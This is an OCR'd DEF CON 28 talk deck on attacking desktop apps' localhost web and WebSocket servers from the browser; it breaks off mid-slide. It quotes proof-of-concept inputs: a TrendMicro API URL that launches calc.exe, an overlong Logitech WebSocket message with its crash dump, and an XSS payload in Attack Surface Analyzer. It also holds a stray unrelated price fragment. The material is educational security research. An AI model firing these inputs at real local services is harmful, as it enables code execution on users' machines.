localghost

Jumping The Browser Sandbox Without 0-Days

Parsia Hakimian @CryptoGangsta

DEF CON 28 - AppSec Village - 2020

Yours Truly

Senior security engineer at Electronic Arts


Not representing EA, views are my own

Second time at DEF CON

DEF CON 26 (2018)

Tineola Taking a Bite Out of Enterprise Blockchain

Videogames are fun


Account Value

$11093 – $14717

lowest prices – today's prices ⓘ

Too Long; Didn’t Watch

Modern desktop applications use localhost web servers for IPC

JavaScript in browsers can connect to these servers.


- Usually, no authentication.
- Not usually in the threat model.
- Code execution is easier than one thinks.

I will discuss some browser concepts and some bugs that take advantage of this.

Episode 1: The Ghosts in Your Machine

Image credit: *Star Wars: Jedi Fallen Order*, Respawn Entertainment/Electronic Arts

localhost Servers



```
Active Connections


  TCP    0.0.0.0:17500          0.0.0.0:0              LISTENING
 [Dropbox.exe]
  TCP    127.0.0.1:843          0.0.0.0:0              LISTENING
 [Dropbox.exe]
  TCP    127.0.0.1:6463         0.0.0.0:0              LISTENING
 [Discord.exe]
  TCP    127.0.0.1:17600        0.0.0.0:0              LISTENING
 [Dropbox.exe]
  TCP    127.0.0.1:27015        0.0.0.0:0              LISTENING
 [AppleMobileDeviceService.exe]
  TCP    127.0.0.1:62082        0.0.0.0:0              LISTENING
 [NVIDIA Web Helper.exe]
  TCP    127.0.0.1:65001        0.0.0.0:0              LISTENING
 [nvcontainer.exe]
```


But Why?

IPC = Inter-Process Communication

- Front-end Electron and backend web server: Logitech Hub
- App and Windows Service: MSI Dragon Center
- Interface with other apps: Discord and Overwolf.

Seamless transition from a website to the desktop app.

- Drop-box “open” button.



Are ports 17600 and 17603 available?

The **Open** button requires that the Dropbox desktop app have access to ports 17600 and 17603. It's possible that a firewall or antivirus application may be preventing Dropbox from using one or both of these

Why Is This Website Port Scanning Me?

Ebay fingerprinting local ports

https://nullsweep.com/why-is-this-website-port-scanning-me/

Image credit: *Star Wars: Jedi Fallen Order*, Respawn Entertainment/Electronic Arts

Subtle Way Your Program Can Be Internet Facing

Raymond Chen’s Windows Privilege Levels:

- Remote Attacker
- Local Standard User
- Local Admin/SYSTEM
  - It rather involved being on the other side of this airtight hatchway | The Old New Thing

Browsers A.K.A. Remote attackers can connect to:

- Localhost web servers
- Localhost websocket servers

Raymond was talking about this in 2006

- Subtle ways your innocent program can be Internet-facing | The Old New Thing

Episode 2: How Browsers Keep Us (Un)safe

Image credit: *Apex Legends*, Respawn Entertainment/Electronic Arts

Same-Origin Policy (SOP)

Most important part of the browser security model.

Origin - https://whatever.example.net:1234/something.html


Scheme: https://

Domain: whatever.example.net

Port: 1234 (optional) - IE ignores this.

One origin can’t read from another.

Write is usually OK ---> CSRF exists.



```
▸[Deprecation] Synchronous XMLHttpRequest on the main thread is deprecated because of its   nem.html:11
detrimental effects to the end user's experience. For more help, check https://xhr.spec.whatwg.org/.
▸Access to XMLHttpRequest at 'https://[redacted].s3.amazonaws.com/sop-test/test2.html:443' nem.html:12
from origin 'null' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on
the requested resource.
▸Failed to load resource: net::ERR_FAILED                                                   nem.html:12
```

Shhh.. I Sent It Anyways

Browsers send simple requests without checks.

Simple request:

- GET - HEAD - POST
- No custom headers
- Only some headers allowed
- Content-Type can only be:
    - application/x-www-form-urlencoded
    - multipart/form-data
    - text/plain

Image credit: *Apex Legends*, Respawn Entertainment/Electronic Arts

TrendMicro Password Manager Local Web Server

Tavis Ormandy bug.

- https://twitter.com/taviso

TrendMicro AV installed password manager (circa 2016).


- Local web server with unauthenticated APIs
  - https://localhost:49155/api/openUrlInDefaultBrowser?url=c:/windows/system32/calc.exe
- Passed to ShellExecute(), opens the file with its default app.
- Can't see the response, but the command is executed.

https://bugs.chromium.org/p/project-zero/issues/detail?id=693

WebSockets

WebSocket is like an on-going TCP tunnel.

Started with a handshake which is a special GET request.



Request

```
GET / HTTP/1.1
Connection: Upgrade
Host: 127.0.0.1:9100
Sec-WebSocket-Key: oVMTuVMo63/4ZBRy5YcDcg==
Sec-WebSocket-Protocol: json
Sec-WebSocket-Version: 13
Upgrade: websocket


```

Response

```
HTTP/1.1 101 Switching Protocols
Connection: upgrade
Sec-WebSocket-Accept: 0DHhqxbobnGff6LB1oCbxxbJPSs=
Sec-WebSocket-Protocol: json
Server: WebSocket++/0.7.0
Upgrade: websocket

```


WebSockets Are Not Bound By The SOP

Image credit: *Mirror's Edge Catalyst*, DICE/Electronic Arts

Another TavisO Bug

“Logitech Options” runs a local WebSocket server (circa 2018)

- localhost:10134
- Not bound by SOP, no checks.
- Authentication: Provide a pid of a process owned by your user.
- https://bugs.chromium.org/p/project-zero/issues/detail?id=1663




```
socket.send(JSON.stringify({message_type: "tool_update", session_id: "00cd8431-8e8b-a7e0-8122-9aaf4d7c2a9b", tool_id: "hello", tool_options:
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" }))
```

```
(14cc.cd0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
LogiOptionsMgr+0x163f5f:
00000001`3f293f5f 0fb7530e        movzx   edx,word ptr [rbx+0Eh] ds:00004141`4141414f=????
0:013> kvn4
 # Child-SP          RetAddr           : Args to Child                                                           : Call Site
00 00000000`03bae390 00000001`3f2939b3 : 00000000`03bae530 00000000`00000000 00004149`69696961 ffffffff`ffffffff : LogiOptionsMgr+0x163f5f
01 00000000`03bae3e0 00000001`3f55b2f9 : 00000000`03bae468 00000000`04d27e60 00000000`0053f180 00000001`3f295e6b : LogiOptionsMgr+0x1639b3
02 00000000`03bae430 00000001`3f554e74 : 00000000`03bae610 6470755f`6c6f6f74 00000000`0000000b 00000000`0000000f : LogiOptionsMgr+0x42b2f9
03 00000000`03bae5b0 00000001`3f544c5d : 00000001`3f793b10 00000000`03bae780 00000000`00547540 00000000`03812cc0 : LogiOptionsMgr+0x424e74
```

Logitech Hub Checks The Origin

Logitech hub runs two localhost websocket servers

9010 - 9100



```
GET / HTTP/1.1
Connection: Upgrade
Host: 127.0.0.1:9100
Sec-WebSocket-Key: oVMTuVMo63/4ZBRy5YcDcg==
Sec-WebSocket-Protocol: protobuf
Sec-WebSocket-Version: 13
Upgrade: websocket
User-Agent: WebSocket++/0.7.0
Origin: https://example.net
```

```
HTTP/1.1 403 unable to connect from remote origin
Server: WebSocket++/0.7.0
```

Episode 3: Electron

Image credit: *Apex Legends*, Respawn Entertainment/Electronic Arts

Why Is Electron?

Cross-platform desktop application framework based on Chromium

- Everything is a browser window
- “nodeIntegration: true” means “XSS -> RCE”

RCE in Attack Surface Analyzer

Image credit: *Plants vs. Zombies: Battle for Neighborville*, PopCap Games/Electronic Arts

What is it?


Extremely useful tool for desktop application security research

- Make snapshots before and after installation
- Compare to see what was added/removed
  - Files - Services - Ports - Registry
- Both CLI and GUI
- Typically run as admin
- https://github.com/microsoft/AttackSurfaceAnalyzer

GUI is based on Electron.NET (A.K.A. Electron for .NET)

- https://github.com/ElectronNET/Electron.NET

First Run



```
C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141>asa

C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141>
 Electron Socket IO Port: 8000
Electron Socket started on port 8000 at 127.0.0.1
ASP.NET Core Port: 8001
stdout: Use Electron Port: 8000

stdout: Hosting environment: Production
Content root path: C:\Users\IEUser\Downloads\AsaGui
Now listening on: http://0.0.0.0:8001
Application started. Press Ctrl+C to shut down.

ASP.NET Core Application connected... global.electr
Cannot find module 'C:\Users\IEUser\Downloads\AsaGu
stdout: BridgeConnector connected!

stdout: warn: Microsoft.AspNetCore.HttpsPolicy.Http
      Failed to determine the https port for redire
```

Windows Defender Firewall has blocked some features of this app

Windows Defender Firewall has blocked some features of attacksurfaceanalyzer-gui.exe on all public and private networks.

Name: attacksurfaceanalyzer-gui.exe

Publisher: Unknown

Path: C:\users\ieuser\downloads\asagui-windows-2.0.141\resources\app\bin\attacksurfaceanalyzer-gui.exe


Allow attacksurfaceanalyzer-gui.exe to communicate on these networks:

☑ Private networks, such as my home or work network

□ Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)

What are the risks of allowing an app through a firewall?

http://localhost:8001



Attack Surface Analyzer

Welcome to Attack Surface Analyzer

Attack Surface Analyzer catalogues the changes made to an operating system attack surface by the installation of new software. ASA can be used to take a snapshot of your system state before and after the installation of product(s) and displays the changes made to a number of key elements of the system attack surface allowing you to see what attack surfaces may be exposed after installation of the target product(s). ASA was developed by Microsoft.

Functions

Scan	Collect snapshot data about the current state of the system and monitor for changes.
Results	Compare, view, and export Scan and Monitor results.

Get Started


☑ Send usage data to Microsoft to help us improve our products. Privacy

http://external-IP:8001

But external IP does not work. We get this error.

This is the Kestrel (ASP.NET web server) filtering.

Host header should be localhost.



Bad Request - Invalid Hostname

HTTP Error 400. The request hostname is invalid.

Injection Point


Very few input from user

We can name snapshots

This is called “Run ID”

It is vulnerable to XSS.

<script>alert(1)</script> works


Attack Surface Analyzer Prev
192.168.56.101:8001/Home/Collect
Burp
Attack Surface Analyzer

Configure Scan

Static Scan

This will scan your system to gather a snapshot of the chosen parameters. To determine the changes made by the installation of a specific piece of software the system must be sc

- The first, pre-ins n system without the software under t
